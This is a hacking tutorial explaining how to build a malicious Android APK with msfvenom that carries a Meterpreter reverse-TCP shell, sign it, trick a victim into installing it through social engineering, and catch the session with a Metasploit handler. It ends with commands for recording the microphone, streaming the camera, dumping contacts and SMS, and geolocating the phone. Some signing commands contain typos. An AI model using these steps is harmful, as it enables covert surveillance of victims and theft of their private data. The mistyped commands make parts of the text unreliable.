HOW HACK DEVICE ANDROID USING METASPLOIT

What is msfvenom?

Msfvenom is an android hacking framework used for making hacking apk files that have embedded reverse shell which can be used for hacking android devices.

This tool was not present in backtrack but is now present in kali Linux as a separate option to make android hacking as easy as possible. We will be using Metasploit and msfvenom together for this hack.

So why is Metasploit so great?

Metasploit build by rapid7 is a community-based project. It has numerous exploits and hacks made optimized by the community. The best part is that it is free. To show how affective it is, so lets hack an android device with Metasploit and msfvenom.

METASPLOIT AND MSFVENOM

When it comes to hacking Android phones, there are lots of ways for doing so. There are apps, web portals, scripts, and whatnot. We have already seen how to hack an android device with a spy note.


So today we are going to guide you on how to hack android phone using Metasploit and MSFVenom.

For performing this hack using Metasploit or msfvenom, you'll need Kali Linux OS installed on your computer and Android Phone as a target. And obviously, an internet connection is a must.

Below are the steps to perform this hack using Metasploit or msfvenom. So let's start hacking.

Step 1: Creating a malicious apk file

Open your KALI LINUX. Open your terminal and type in the following command.



 ${\rm \#msfvenom~-p~android/meterpreter/reverse_tcp~LHOST=192.168.78.129~LPORT=4444~R} > {\rm hackingworld.apk}$

Output:

```
File Edit View Search Terminal Help

root@kali:-# msfvenom -p android/meterpreter/reverse tcp LHOST=192.168.78.129 LPORT=4444 R > hackingworld.apk

[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload

[-] No arch selected, selecting arch: dalvik from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 10089 bytes

**LHOST = YOUR IP address
```

```
**LPORT = 4444

**Use ifconfigto find your IP Address if you don't know.

#ifconfig
```

```
ali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.78.129 netmask 255.255.255.0 broadcast 192.168.78.255
inet6 fe80::20c:29ff:fe7e:3dcc prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:7e:3d:cc txqueuelen 1000 (Ethernet)
        RX packets 8357 bytes 11970977 (11.4 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 1250 bytes 79464 (77.6 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 :: 1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 28 bytes 1596 (1.5 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 28 bytes 1596 (1.5 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
oot@kali: #
```

Step 2: Delivering APK file to the victim

You have now created your malicious spywares.apk file using Metasploit and msfvenom. It will be saved to your /home/folder by default. Find your newly created hackingworld.apk and send it to your target (hackingworld.apk). Use social engineering to do this so that the victim does install the apk.

**if you get any signing errors or issues use the following:

Keytool (Comes Pre-Installed in Kali Linux)

Keytool -genkey -v -ketstore my-release-key.Keystore -alias alias_name -keyalg RSA -keysize 2048 -validity 10000

Jarsigner (Comes Pre-installed in Kali Linux)

Jarsigner -verbose -signals SHA1withRSA -digestalg SHA1 -keystore my-release-key.Keystore hackingworld.apk aliasname

Jarsigner -verify -verbose -certs hackingworld.apk

Step 3: Metasploit setup

Open up a new terminal and use the following command to start Metasploit framework.


```
Applications ▼ Places ▼ № Terminal ▼
                                                                            Thu 03:49
                                                                           root@kali: ~
File Edit View Search Terminal Help
       Li:-# msfconsole
    Failed to connect to the database: could not connect to server: Connection refused
        Is the server running on host "localhost" (::1) and accepting TCP/IP connections on port 5432?
could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting TCP/IP connections on port 5432?
      MMMMM
                         MMMMM
      имммммми
                      MMMMMMMM
      МММММММММММММММММММ
      МММММММММММММММММММ
      MMMMM
               MMMMMMM
                          MMMMM
 MMMM TIMM
               MMMMMMM
                          MMMMM
      MMMMM
               MMMMMMM
                         MMMMM
       MMMMM
               MMMMMMM
                          MMMM#
       ?MMNM
                          мимим . фимим
 MMMNm *7MMM
                          MMMM, GMMMMM
        ?MM
                          MM? NMMMMMIN
        https://metasploit.com
       =[ metasploit v4.17.33-dev
     --=[ 1843 exploits - 1045 auxiliary - 320 post
     --=[ 541 payloads - 44 encoders - 10 nops
     --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
msf >
```

msfconsole

Now in the metasploit framework console type the following

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.78.129
msf exploit(handler) > set LPORT 4444
msf exploit(handler) > exploit
```

^{**}LHOST=YOUR IP Address **LPORT=4444



Now when the user opens up the app on his/her phone, you will get a session with that device. And whoa! The device is your to operate. Metasploit and msfvenom are not that difficult to use but need very methodological steps that need to implement.

Step 4: Exploit!!!

The moment the victim opens the application on their device, you will get a meterpreter shell on the kali linux terminal.

You have now sucessfully hacked the android device using Metasploit and msfvenom

Some commands you should try using Metasploit and msfvenom:

- record mic

Records the audio from the android device and stores in on the local drive.

- webcam snap

Lets you take the images by hacking the android camera of the device

- webcam stream

Lets you stream live video from the hacked android camera

- dump contacts

Lets you hack and copy all the contacts from the victim's phone.

- dump sms

Lets you hack the victim's messages and stored it in a text file on your system.

- geolocate

Helps you track the hacked device by location

Helps you track the hacked device by location

So, this is how hackers hack using Metasploit and msfvenom on the local network. But what if we wanted to hack android devices with Metasploit over the internet.